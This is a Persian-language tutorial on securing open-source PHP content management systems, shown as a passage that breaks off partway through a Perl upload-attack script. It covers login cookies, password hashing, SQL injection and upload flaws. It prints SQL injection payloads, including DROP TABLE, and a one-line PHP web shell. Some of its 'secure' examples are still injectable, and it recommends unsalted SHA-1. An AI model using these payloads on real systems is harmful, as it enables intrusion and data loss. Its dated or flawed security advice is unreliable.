

نگاهی به نکات امنیتی در طراحی سیستم‌های مدیریت محتوای تحت وب منبع باز

How to Protect Your Open Source Web-based CMS

نگارنده:

حمید رضا نیرومند

<http://niroomand.ir>

<http://aftab.cc>

اسفند ۱۳۹۰

فهرست مطالب

فهرست مطالب	۲
مقدمه:	۴
نکات امنیتی در طراحی بخش ورود و خروج سیستم (Log in and out)	۵
کوکی یا سشن؟	۵
کوکی چیست؟	۵
سشن چیست؟	۵
ریسک‌های استفاده از کوکی	۶
ریسک‌های استفاده از سشن:	۷
خطر Session Hijacking:	۷
در چه شرایطی باید از کوکی و در چه شرایطی باید از سشن استفاده کرد؟	۸
نام کاربری و پسورد در ابتدای تمام صفحات، اعتبارسنجی شوند:	۹
پسورد کاربر همیشه باید hash شود:	۱۰
منظور از Hash کردن پسورد چیست؟	۱۱
موارد استفاده از Hash ها:	۱۲
انواع هش	۱۳
حمله SQL Injection و حفاظت در برابر آن	۱۴
در نظر گرفتن پیشوند دلخواه برای نام جداول در بانک اطلاعاتی	۱۶
نکات امنیتی در طراحی بخش آپلود فایل:	۱۸
یک پیاده‌سازی ساده از آپلودر فایل:	۱۸
بررسی نوع محتوای فایل آپلود شده	۲۱
بررسی محتوای فایل آپلود شده	۲۳
بررسی پسوند فایل آپلود شده	۲۶
دسترسی غیرمستقیم به فایل‌های آپلود شده	۲۹

۳۰	حمله «شامل کردن فایل محلی»
۳۳	نتیجه: بهترین وضعیت برای پیاده‌سازی مرکز آپلود
۳۵	عدم امکان لیست کردن محتویات پوشه‌ها
۳۷	سطح دسترسی پوشه‌ها و فایل‌ها
۳۸	قرار دادن پسورد بر روی پوشه‌ها و فایل‌های حیاتی
۳۹	Denial of service حمله
۴۰	منابع:

مقدمه:

طراحی سیستم‌های مدیریت محتوا و یا CMS^۱ به ویژه از نوع تحت وب^۲ یکی از پیچیده‌ترین پروژه‌های برنامه‌نویسی به حساب می‌آید. به ویژه اگر طراحان بخواهند نتیجه کار خود را به صورت منبع‌باز^۳ در اختیار عموم قرار دهند.

چرا که سورس‌کد پروژه در اختیار همگان قرار خواهد گرفت و طبیعی است که هر لحظه ممکن است باگ جدیدی کشف شده و امنیت تمام کاربرانی که از سیستم مورد نظر استفاده کرده‌اند را به خطر بیاندازد.

بنابراین، می‌توان گفت بحث امنیت در چنین سیستم‌هایی حرف اول را می‌زند.

طراحان پروژه باید قبل از انتشار سیستم، بسته بودن هر نوع راه نفوذ و رعایت اصول امنیت را بررسی کرده و سپس اقدام به انتشار آن نمایند، در غیراینصورت اگر پروژه در دامنه وسیعی منتشر شود، ممکن است ارائه وصله امنیتی حتی چند لحظه پس از کشف باگ، «نوش‌دارو بعد از مرگ سهراب» به حساب آید! چه بسا هک‌رهای بوده‌اند که در این مدت با خیال راحت و بدون اطلاع تیم طراح سیستم، به سیستم مشتریان نفوذ کرده و به اندازه کافی سوء استفاده کرده‌اند!

برای شفاف‌تر شدن خطر امنیتی این نوع سیستم‌ها، یک مثال عملی از پروژه‌ای که درگیر آن بوده‌ام می‌آورم: در پروژه تستاً^۴ که یک سیستم مدیریت آزمون آنلاین است، به دلیل وجود یک باگ، یک کاربر حرفه‌ای می‌توانست خود را جای مدیر کل سیستم جا زده و به پنل مدیریت سیستم نفوذ کند و بنابراین، به همه چیز، از جمله پاسخ صحیح سؤالات دسترسی یابد!

هر چند که به محض اطلاع از این باگ، وصله رفع آن باگ را منتشر کردیم، اما ممکن است بسیاری از کاربرانی که این سیستم را روی سایت خود نصب کرده‌اند به این زودی‌ها متوجه این وصله نشوند و در جهت رفع باگ اقدام نکنند و چه بسا این مشکل، امنیت یک آزمون را به خطر بیاندازد!

با توجه به آنچه گفته شد، تصمیم گرفته‌ام در این مجال، نکات امنیتی را که عدم رعایت آن‌ها در تهیه یک سیستم مدیریت محتوای منبع‌باز، خطرات امنیتی بزرگی به وجود خواهد آورد، بررسی نمایم.

^۱ Content Management System

^۲ Web-based

^۳ Open-Source

^۴ <http://testa.cc>

نکات امنیتی در طراحی بخش ورود و خروج سیستم (Log in and out)

کوکی یا سشن؟

برای تعیین هویت کاربر در زبان‌های برنامه‌نویسی، دو امکان وجود دارد:

۱- استفاده از کوکی (Cookie)

۲- استفاده از سشن (Session)

کوکی چیست؟

کوکی یک فایل متنی ساده است که برنامه‌نویس می‌تواند بر روی سیستم کاربر ایجاد نماید و اطلاعاتی از قبیل نام کاربری و پسورد را درون آن ذخیره کرده و در مراجعات بعدی نسبت به وجود و یا عدم وجود آن و همینطور نسبت به داده‌های موجود در آن‌ها تصمیم بگیرد.

سشن چیست؟

سشن نیز یک فایل متنی ساده است و همان کارایی را دارد، با این تفاوت که این فایل متنی به جای سیستم کاربر، روی سرور ایجاد می‌شود.

تفاوت دیگر سشن با کوکی این است که کوکی «طول عمر» دارد و برنامه‌نویس می‌تواند عمر آن را مشخص کند (مثلاً مشخص کند که کوکی مربوط به نام کاربری ۳۶۰۰ ثانیه عمر داشته باشد). در این حالت اگر کاربر مرورگر خود را ببندد و حتی سیستم خود را نیز خاموش کند و قبل از پایان عمر کوکی به سایت مراجعه کند، همچنان کوکی وجود دارد و می‌توان نسبت به آن تصمیم گرفت. در حالی که سشن به محض بسته شدن مرورگر کاربر و در حقیقت، قطع جلسه با سرور، پاک خواهد شد و در مراجعه بعدی، هویت کاربر تشخیص داده نخواهد شد. ضمن اینکه سشن به طور پیش‌فرض تا ۲۰ دقیقه نگاه داشته می‌شود و بعد از ۲۰ دقیقه پاک خواهد شد. هر چند می‌توان این زمان را تغییر داد، اما در کل، به محض بسته شدن مرورگر، سشن پاک خواهد شد.

ریسک‌های استفاده از کوکی

○ هر کسی می‌تواند به کوکی دسترسی داشته باشد!


یکی از بزرگ‌ترین مشکلات کوکی این است که روی سیستم کاربر می‌نشیند و در نتیجه در صورتی که کاربر با نکات امنیتی آشنا نباشد، هکر می‌تواند به راحتی با دزدیدن آن کوکی و قرار دادن آن روی سیستم خود، خود را به عنوان آن کاربر به سیستم معرفی کند.

○ هکر می‌تواند اطلاعات داخل کوکی را بخواند!

از آنجا که هکر به کوکی‌ها دسترسی دارد، طبیعتاً می‌تواند آن‌ها را باز کرده و اطلاعات داخلشان را ببیند.

○ سیستم امنیتی کاربر می‌تواند مانع از ایجاد کوکی روی سیستم شود!

در صورتی که کاربر امنیت سیستم خود را چه از طریق تنظیمات مرورگر و چه از طریق آنتی‌ویروس به حد بالایی ارتقا داده باشد، ممکن است هیچ کوکی‌ای نتواند روی سیستم او بنشیند.



ریسک‌های استفاده از سشن:

○ به زحمت افتادن کاربر در مراجعات متوالی به سایت:

هر چند که سشن ریسک‌های مربوط به کوکی را ندارد (چرا که روی سرور ایجاد می‌شود و هکر به آن‌ها دسترسی نخواهد داشت و بلوکه نیز نخواهد شد) اما با توجه به ماهیت سشن که در هر بار بستن مرورگر، حذف می‌شود، در برخی شرایط، استفاده از سشن منطقی نیست.

تصور کنید که کاربری در حساب کاربری خود در سایتی که چندان اطلاعات مهمی از کاربر دریافت نکرده (مانند انجمن‌های گفتگو و یا حتی صندوق ایمیل کاربر)، لاگین کرده است و انتظار دارد چند ساعت دیگر و یا فردا و روزهای بعد که وارد سایت می‌شود، نیازی به وارد کردن مجدد نام کاربری و پسورد نداشته نباشد اما طراح از سشن استفاده کرده است و کاربر باید هر بار که مرورگر خود را می‌بندد و باز می‌کند، دوباره اطلاعات لاگین را وارد نماید! این به مرور باعث خستگی و زدگی کاربر از سایت خواهد شد.

خطر Session Hijacking:

همانطور که گفته شد، پس از وارد کردن اطلاعات ورود به سایت توسط کاربر، نرم‌افزار وبگاه یک جلسه ایجاد و در آن اطلاعات ورود را ذخیره می‌کند و تا زمان مشخص شده، این اطلاعات ذخیره می‌مانند. طبق توضیحات داده شده در مورد نحوه عملکرد سشن‌ها طبیعی است که شخص نفوذگر با داشتن کلید جلسه می‌تواند خود را به عنوان کاربر وارد شده در وبگاه معرفی کند و بدیهی است که این امر بدون داشتن نام کاربری یا رمز عبور قابل انجام خواهد بود که در اغلب مواقع نیز نفوذگر کلید جلسه مدیر وبگاه را جعل می‌کند و از این طریق وارد صفحه مدیریت وبگاه می‌شود. البته راه‌حلی برای جلوگیری از این نفوذ وجود دارد که یکی `session.cookie_httponly` مقدار `true` کردن مقدار `session.cookie_httponly` و یکی وابسته کردن سشن به آی‌پی کاربر است. در تصویر زیر ترکیبی از استفاده از هر دو مشاهده می‌شود:

```
1 <?php
2
3 ini_set('session.cookie_httponly', true);
4
5 session_start();
6
7 if (isset($_SESSION['last_ip']) === false){
8     $_SESSION['last_ip'] = $_SERVER['REMOTE_ADDR'];
9 }
10
11 if ($_SESSION['last_ip'] !== $_SERVER['REMOTE_ADDR']){
12     session_unset();
13     session_destroy();
14 }
15
16 ?>
```

در چه شرایطی باید از کوکی و در چه شرایطی باید از سشن استفاده کرد؟

با توجه به ویژگی‌ها و ریسک‌های بیان شده در بالا، می‌توان نتیجه گرفت که ریسک بالای کوکی (به خصوص، خطر دزدیده شدن آن توسط هکر) باعث می‌شود که استفاده از آن‌ها در سیستم‌هایی که دزدیده شدن اطلاعات باعث ایجاد مشکلات جبران‌ناپذیر (از جمله به سرقت رفتن موجودی حساب بانکی و یا اطلاعات محرمانه و خصوصی کاربر و امثالهم) می‌شود، چندان منطقی نباشد.

این روزها تمامی سایت‌های بانکی و مرتبط با خرید و فروش، از سشن استفاده می‌کنند.

اما در مواردی که بر فرض، سرقت رفتن کوکی‌های کاربر و لاگین کردن به جای وی، مشکل خاصی به وجود نمی‌آورد، بهتر است از کوکی استفاده شود.

مثلاً یک انجمن گفتگو و یا حساب کاربری در یک سایت اطلاع‌رسانی معمولی را در نظر بگیرید. بر فرض اگر کوکی‌های کاربر به سرقت رود و هکر با نام کاربری شخص دیگری لاگین کند، هیچ کاری به جز ارسال چند مطلب با نام کاربری او نمی‌تواند انجام دهد! که این کار نیز با حذف آن مطالب جبران می‌شود.

در بسیاری از موارد، سایت‌ها ترجیح می‌دهند از ترکیبی از هر دو استفاده کنند:

۱- مرا به خاطر بسپار:

بسیاری از سایت‌ها در کنار دکمه «log in» یک چک‌باکس در نظر می‌گیرند با این عنوان: «مرا به خاطر بسپار». اگر کاربر احساس کرد که سیستم او یک سیستم اشتراکی نیست، یعنی هیچ کس به جز خودش به آن سیستم دسترسی ندارد (و اگر هم افرادی مثل اعضای خانواده‌اش، دسترسی داشتند، سوء استفاده‌ای اتفاق نخواهد افتاد) این گزینه را فعال می‌کند. در این حالت از کوکی برای شناسایی او استفاده می‌شود اما اگر کاربر احساس کند که در یک محل عمومی مثل کافی‌نت به آن سایت وارد شده می‌تواند این گزینه را فعال نکند تا آن سایت از سشن برای شناسایی وی استفاده کند.

۲- نام کاربری با کوکی، پسورد با سشن:

یکی دیگر از روش‌ها این است که برای حفظ نام کاربری، از کوکی استفاده کنید و برای حفظ پسورد، از سشن. در این صورت، کاربر با ورود به سایت، نام کاربری خود را تایپ شده و آماده لاگین می‌بیند و فقط کافیست پسورد خود را وارد نماید.

نام کاربری و پسورد در ابتدای تمام صفحات، اعتبارسنجی شوند:

یکی از مهم‌ترین اصول در بحث تشخیص هویت کاربر این است که نام کاربری و پسورد باید در کوکی یا سشن ذخیره شود و سپس در ابتدای هر صفحه و پیش از هر گونه اقدام، بررسی شود که این نام کاربری و پسورد معتبر باشد.

بسیاری از سیستم‌های مبتدی به خاطر رعایت نکردن همین اصول ساده هک می‌شوند.

پس نباید به این بسنده کرد که اگر کاربر فقط یک بار، در هنگام لاگین، نام کاربری و پسورد خود را درست وارد کرد، همین کافی است و یک کوکی ایجاد کرده و نام کاربری او را در آن ذخیره می‌کنیم و سپس در صفحات مختلف نسبت به این نام کاربری تصمیم می‌گیریم!

خیر! این روش در چند ثانیه هک خواهد شد چرا که هکر می‌تواند خیلی راحت با ایجاد یک کوکی با نام مورد نظر شما و درج یک نام کاربری در آن، خود را به عنوان آن کاربر (مثلاً مدیر سیستم) جا بزند!

بنابراین، به خصوص در هنگام استفاده از کوکی، همیشه باید نام کاربری و پسورد را در یک یا دو کوکی مجزا نگاه دارید و همیشه قبل از هر گونه عملیات، بررسی کنید که این نام کاربری و پسورد معتبر باشد.

در قطعه کد زیر که در فایل main.php درج می‌شود و این فایل در ابتدای تمام صفحات، ایمپورت (import) می‌شود، دو موضوع را بررسی می‌کند: اولاً کوکی‌های مربوط به نام کاربری و پسورد ایجاد شده باشند و ثانیاً اطلاعات داخل آن‌ها آیا معتبر است یا خیر؟

```
1 <?php
2 if ((isset ($_COOKIE["cookie_username"])) && (isset ($_COOKIE["cookie_password"]))) {
3
4     $result = mysql_query("SELECT * FROM administrator WHERE
5     'username' = \"$_COOKIE[cookie_username]\"
6     AND 'password' = \"$_COOKIE[cookie_password]\"");
7     $r = mysql_fetch_array ($result);
8     $number = mysql_num_rows ($result);
9 }
10 if ((!isset ($_COOKIE["cookie_username"])) || (!isset ($_COOKIE["cookie_password"])) || ($number == 0)) {
11     header("Location: logout.php");
12 }
```

پسورد کاربر همیشه باید hash شود:

یک اصل مهم در طراحی سیستم‌های مرتبط با نام کاربری و پسورد این است که در این سیستم‌ها برنامه‌نویس هرگز نباید پسورد کاربر را به همان صورت که وارد شده است جایی ذخیره کند. در غیراینصورت اعتبار آن سایت زیر سؤال خواهد رفت!

فرض کنید در یک وبسایت، بخشی برای لاگین کاربران وجود داشته باشد. یکی از مواردی که معمولاً مشاهده می‌شود، لینکی است با عنوان «پسورد خود را فراموش کرده‌ام». اگر کاربر به این بخش برود و بتواند پس از طی مراحل بفهمد که پسوردش چه بوده، این، اعتبار آن سیستم را به طور کامل از بین می‌برد!

شما هرگز نباید پسورد کاربر را در سیستم خود بدانید! چرا که ممکن است کاربر پسوردی را وارد نماید که آن پسورد را در وبسایت‌های مختلف به کار برده است. اگر شما به هر دلیلی این پسورد را بدانید، امنیت کاربر به طور کامل در خطر خواهد بود.

- راه حل چیست؟

راه حل، هش کردن پسورد کاربر در تمام شرایط است. یعنی:

در لحظه ثبت نام: وقتی کاربر فرم ثبت نام را پر کرد و حالا شما قصد ثبت اطلاعات و پسورد او در دیتابیس را دارید، ابتدا پسورد را هش کرده و سپس در دیتابیس درج می‌کنید.

در لحظه لاگین: پسورد کاربر را هش کرده و سپس بررسی می‌کنید که چنین نام کاربری و پسوردی در دیتابیس موجود است یا خیر؟ اگر موجود بود، کوکی یا سشن کاربر را ایجاد می‌کنید در غیراینصورت پیغام «عدم صحت نام کاربری یا پسورد» را نمایش می‌دهید.

منظور از Hash کردن پسورد چیست؟


یک Hash که به آن Checksum، خلاصه پیام و یا اثرانگشت، نیز گفته می‌شود، فرآیندی است که با استفاده از روش‌های ریاضی، حجم یک جریان از داده را به صورت «یک‌طرفه» به یک طول ثابت کاهش می‌دهد (معمولاً ۱۲۸ و یا ۱۶۰ بیت). عملکرد hash، مشابه اثرانگشت یک شخص می‌باشد. اثرانگشت، پارامتری منحصر به فرد به منظور تشخیص هویت افراد بوده و در ادامه با استفاده از آن امکان دستیابی به سایر مشخصات افراد نظیر: رنگ چشم، قد، جنسیت و سایر موارد دلخواه، فراهم می‌گردد. اکثر توابع Hash از لحاظ رمزنگاری دارای عملکردی مشابه توابع رمزنگاری می‌باشند.

چند نکته مهم در مورد هش:

- کشف رشته اصلی از رشته هش شده‌ی آن (عملیات معکوس) به صورت کارا تقریباً غیر ممکن است.
- هر داده یک رشته هش شده کاملاً منحصر به فرد ایجاد می‌کند (احتمال یکی شدن خروجی‌های هش دو رشته متفاوت در الگوریتم MD5 یک در $3.4028236692093846346337460743177e+38$ می‌باشد).

این خواص، هش کردن را به روشی کارا و ایده آل برای ذخیره سازی کلمات عبور در برنامه‌های شما تبدیل می‌کند. چرا؟ چون حتی اگر یک نفوذگر (Hacker) بتواند به سیستم و بانک اطلاعاتی شما نفوذ کند و بخشی از اطلاعات شما را به دست آورد (شامل کلمات عبور هش شده) نمی‌تواند کلمات عبور اولیه را از روی آن‌ها بازیابی کند.

از این گذشته، همین که خود شما به عنوان مدیر سیستم به پسوردهای کاربران که ممکن است یک پسورد عمومی باشد، دسترسی داشته باشید، امنیت کاربر را به خطر می‌اندازد!



موارد استفاده از Hashها

Hashها در کل موارد استفاده کمی دارند که ما در ادامه بحث آن‌ها را بیان می‌کنیم:


۱- تشخیص صحت یک فایل یا Verifying file integrity

با توجه به اینکه برای هر نوع داده با هر حجمی، یک هش کوتاه تولید می‌شود، می‌توان در بحث انتقال فایل‌های حجیم، در مبدأ یک بار فایل مورد نظر را هشت کرد و کد MD5 آن را به دست آورد. وقتی فایل به مقصد رسید، در مقصد نیز با یک بار هشت کردن فایلی که به آنجا رسیده است و مقایسه کد MD4 به دست آمده در مبدأ و مقصد به صحت فایلی که نهایتاً به مقصد رسیده است پی برد.

برای مثال زمانی که یک فایل با حجم بالا را از سایتی دانلود می‌نماییم می‌توانیم با به دست آوردن مقدار MD5 آن فایل (با نرم‌افزارهایی مثل HashTab) و مقایسه آن با مقدار Md5 داده شده توسط سایت مورد نظر، از درستی فایل‌مان اطمینان حاصل کنیم.

۲- هش کردن کلمه عبور

۳- نشانه گذاری اسناد به روش دیجیتال (امضاهای **digitally**) که نحوه انجام آن به وضوح در شکل زیر نشان داده شده است:



انواع هش

- MD4 (128 bits, obsolete)
- MD5 (128 bits)
- RIPEMD-160 (160 bits)
- SHA-1 (160 bits)
- longer versions of SHA-1, with slightly different designs (SHA-256, SHA-384, and SHA-512)

انواع مختلفی از الگوریتم‌های قوی هش کردن برای استفاده در برنامه‌های کاربردی موجود هستند، محبوب‌ترین آنها که مورد استفاده برنامه‌نویسان هستند MD5 و SHA-1 (Secure hash algorithm) می‌باشند. سیستم‌های قدیمی‌تر، از DES (Data Encryption Standard) استفاده می‌کردند. این روش ۵۶ بیتی دیگر یک روش قوی هش کردن محسوب نمی‌گردد. الگوریتم‌های قوی‌تری مانند SHA-256 و SHA-512 برای موارد خاص مانند امضاهای دیجیتالی توصیه می‌گردد ولی برای هش کردن کلمات عبور در برنامه‌های امروزی SHA-1 هنوز سطح امنیت بسیار خوبی را فراهم می‌کند.

در قطعه کد زیر که تقریباً در ابتدای فایل login.php درج می‌شود، پس از بررسی نام کاربری و پسوردی که کاربر در فرم لاگین وارد کرده است، اگر این اطلاعات با اطلاعاتی که در بانک اطلاعاتی (هنگام ثبت نام) درج شده است، یکسان باشد، کوکی‌های کاربر ایجاد می‌شود:

```
5  if(isset($_POST["username"]))
6  {
7      $un = $_POST["username"];
8      $ps = sha1($_POST["password"]);
9
10     $result = mysql_query("SELECT * FROM administrator WHERE
11     `username` = '$un' AND `password` = '$ps'");
12     $nums = mysql_num_rows($result);
13
14     if ($nums>0){
15         setcookie("cookie_username", $_POST["username"], time()+3600);
16         setcookie("cookie_password",$ps, time()+3600);
17         header("Location: index.php");
18     }
19     else {
20         $error_login = 1;
21     }
22 }
```

دقت کنید که پسورد کاربر با تابع sha1() هش شده است و سپس در کوکی ذخیره شده است در غیراینصورت یکی از مهم‌ترین اصول امنیتی رعای

توجه داشته باشید که در هنگام ثبت نام کاربر نیز این پسورد باید به صورت هش شده در دیتابیس ذخیره گردد تا جواب کوئری بالا درست باشد.

حمله SQL Injection و حفاظت در برابر آن

یکی از شایع‌ترین حملات هکرها، حمله از نوع «تزریق SQL» است. در این حمله، هکر، یک نقطه نفوذ یافته و کدهای SQL مورد نظر خود را به خورد سیستم قربانی می‌دهد!

این کدها ممکن است گاهی موجب از بین رفتن کل اطلاعات یک جدول شوند؛ به طور مثال اگر هکر بتواند کد زیر را اجرا کند، کد جدول users (کاربران) نابود خواهد شد:

```
DROP TABLE users;
```

مشکل کجاست؟

مشکل از آنجا نشأت می‌گیرد که برنامه‌نویس، ورودی‌های کاربر را بدون بررسی و حذف کاراکترهای غیرمجاز، به دیتابیس ارسال می‌کند!

به طور مثال، فرض کنید قرار است نام کاربری و پسورد کاربر را از یک فرم لاگین دریافت کنید و در دیتابیس بررسی کنید که اگر این نام کاربری و پسورد صحیح بود، کوکی یا سشن کاربر ایجاد شود. کوئری مورد نظر برای این کار می‌تواند به این صورت باشد:

```
12 $query = "SELECT * FROM `users` WHERE
13     username='$_POST[username]'
14     AND
15     password='$_POST[password]'";
16 mysql_query($query);
```

همانطور که می‌بینید، نام کاربری و پسورد بدون هیچ بررسی در بین کوئری قرار گرفته است!

حال، تصور کنید هکر در بخش نام کاربری، کلمه admin و در پسورد، عبارت زیر را وارد کند:

```
' OR ''='
```

کوئری کامل به صورت زیر خواهد بود:

```
SELECT * FROM `users` WHERE username = 'admin' AND password = '' OR '' = '';
```

از آنجا که '' همیشه برابر با '' است، پس هکر به راحتی و بدون داشتن پسورد، لاگین خواهد کرد!

و یا اگر هکر به جای نام کاربری وارد کند:

```
a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't
```

در این صورت کوئری نهایی به این صورت خواهد بود:

```
SELECT * FROM `users` WHERE username = 'a';DROP TABLE users;...
```

این کوئری باعث حذف کل جدول **users** خواهد شد.

توجه: هر چند برخی سرورهای SQL اجازه اجرای چندین کوئری در قالب یک دستور را می‌دهند، اما اکثر SQL API ها، (مثل `mysql_query` در PHP) به دلایل امنیتی امکان اجرای چندین کوئری در یک فراخوانی تابع را نمی‌دهند. ضمن اینکه بسیاری از Web Server ها وارد کردن کاراکترهایی مثل ' یا " را در فرم‌های سایت، ممنوع کرده‌اند.

راه حل این مشکل؟

یکی از بهترین راه حل‌ها استفاده از توابعی است که در هر زبان برنامه‌نویسی برای رفع مشکل کاراکترهای غیرمجاز تعبیه شده است. به طور مثال در زبان PHP، تابع `mysql_real_escape_string()` برای این کار در نظر گرفته شده است.

بنابراین، قطعه کد بالا به صورت تصحیح شده، به این حالت خواهد بود:

```
12 $query = sprintf("SELECT * FROM `users` WHERE
13     username='%s'
14     AND
15     password='%s'",
16     mysql_real_escape_string($_POST["username"]),
17     mysql_real_escape_string($_POST["password"])
18 );
19 mysql_query($query);
```

در نظر گرفتن پیشوند دلخواه برای نام جداول در بانک اطلاعاتی

یکی از نکاتی که احتمال هک شدن یک سیستم مدیریت محتوای منبع باز را بسیار کاهش می‌دهد، مخفی ماندن نام جداول از دید نفوذگر است.

به طور مثال، اگر در سیستمی که منتشر می‌کنید، همیشه نام جدول مربوط به کاربران، **users** باشد، هکر به محض یافتن یک نقطه نفوذ، می‌تواند کوئری‌های خطرناکی را به بانک ارسال کند. به طور مثال در نفوذ **SQL Injection** می‌تواند با ارسال چنین کدی که اطلاعات جدول **users** را پاک کند:

```
a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't
```

که در کل، ممکن است داشته باشیم:

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM  
userinfo WHERE 't' = 't';
```

راه حل:

یکی از مهم‌ترین راه‌حل‌ها دریافت یک پیشوند دلخواه از کاربر در حین نصب سیستم و قرار دادن آن در ابتدای نام جداول است. دقت کنید:

اطلاعات پایگاه داده خود را وارد نمایید:

* localhost : آدرس هاست پایگاه داده :
معمولاً نیازی به تغییر این گزینه نیست.

* : نام کاربری پایگاه داده :

: کلمه عبور پایگاه داده :

* : نام پایگاه داده :

: پیشوند جداول پایگاه داده :

مرحله‌ی بعدی

تست صحت اطلاعات

مراحل نصب

انتخاب زبان سیستم

تنظیمات پایگاه داده

اطلاعات مدیریت

مرحله پایانی

به طور مثال، اگر کاربر پیشوند **ts** را وارد کرد، نام جداول شما **ts_users** و یا **ts_settings** خواهد شد. شما باید این پیشوند را در فایلی معمولاً به نام **config.php** نگاه دارید و از این پس کوئری‌های خود را به این صورت به دیتابیس ارسال کنید:

```
$result = mysql_query("SELECT * FROM `".$dbprefix."users`");  
while ($rec = mysql_fetch_array($result))  
{
```

مقدار **\$dbprefix** همان **ts_** است که در فایل **config.php** ذخیره شده است.

نکات امنیتی در طراحی بخش آپلود فایل:

یکی از اولین بخش‌هایی که هر هکری به فکر نفوذ به آن‌جا می‌افتد، مرکز آپلود فایل است. به طور مثال، مرکزی برای دریافت عکس پرتره یا آواتار از کاربر و یا مرکز آپلود عکس در یک گالری عکس و یا مرکز آپلود ویدئو و عکس در یک سایت شبکه اجتماعی.

غفلت از کدنویسی و پیاده‌سازی امن مراکز آپلود می‌تواند صدمات جبران‌ناپذیری به سایت تحمیل کند!

شرکت ScanIt در مقاله‌ای بیان کرده است که در بررسی‌های ما، بسیاری از سایت‌ها دارای باگ‌های امنیتی بسیار خطرناکی در مراکز آپلود خود بوده‌اند!

در این بخش در مورد حملاتی که ممکن است به مرکز آپلود صورت گیرد و همین‌طور راه حل هر یک صحبت می‌کنیم.

یک پیاده‌سازی ساده از آپلودر فایل:

یک آپلودر فایل بدون در نظر گرفتن نکات امنیتی، در دو مرحله ساده طراحی خواهد شد:

۱- فرم دریافت کننده فایل:

محتویات فایل upload1.html
<pre><form name="upload" action="upload1.php" method="POST" ENCTYPE="multipart/formdata"> Select the file to upload: <input type="file" name="userfile"> <input type="submit" name="upload" value="upload"> </form></pre>

۲- صفحه هندل کننده فرم و آپلود کننده فایل:

محتویات فایل upload1.php
<pre><?php \$uploadaddir = 'uploads/'; // Relative path under webroot \$uploadfile = \$uploadaddir . basename(\$_FILES['userfile']['name']); if (move_uploaded_file(\$_FILES['userfile']['tmp_name'], \$uploadfile)) { echo "File is valid, and was successfully uploaded.\n"; } else { echo "File uploading failed.\n"; } ?></pre>

دقت کنید که حمله کننده حتماً لازم نیست از فرم بالا برای آپلود فایل استفاده کند! او می‌تواند یک اسکریپت به زبان Perl بنویسد تا این کار را انجام دهد و یا از یک پراکسی بین راهی برای تغییر داده‌های ارسالی به داده خودش، استفاده کند.

به هر حال، این پیاده‌سازی ساده، باگ‌های امنیتی بسیاری دارد که به آن‌ها اشاره می‌کنیم.

- حمله کننده می‌تواند هر نوع فایل دلخواهی را به پوشه `uploads/` آپلود کند؛ از جمله یک فایل `PHP Shell` را!!

فایل `PHP Shell` فایلی است که به هکر اجازه می‌دهد دستورات دلخواه خود را بر روی سرور قربانی اجرا نماید. یک فایل `Shell` ساده به صورت زیر خواهد بود (تصور کنید این کدها را در فایلی به نام `shell.php` ذخیره کرده‌ایم):

```
<?php
system($_GET['command']);
?>
```

اگر این فایل روی یک `Web Server` آپلود شود، هکر می‌تواند هر فرمانی که می‌خواهد را با اشاره به آدرس زیر اجرا نماید:

http://server/shell.php?command=any_Unix_shell_command

`Shell` های `PHP` پیشرفته‌تری با جستجو در اینترنت قابل مشاهده هستند.

یک اسکریپت به زبان `Perl` که با استفاده از فایل `upload1.php` فایل `shell.php` را به روی سرور آپلود می‌کند:

```
#!/usr/bin/perl
use LWP; # we are using libwwwperl
use HTTP::Request::Common;
$ua = $ua = LWP::UserAgent->new; # UserAgent is an HTTP client
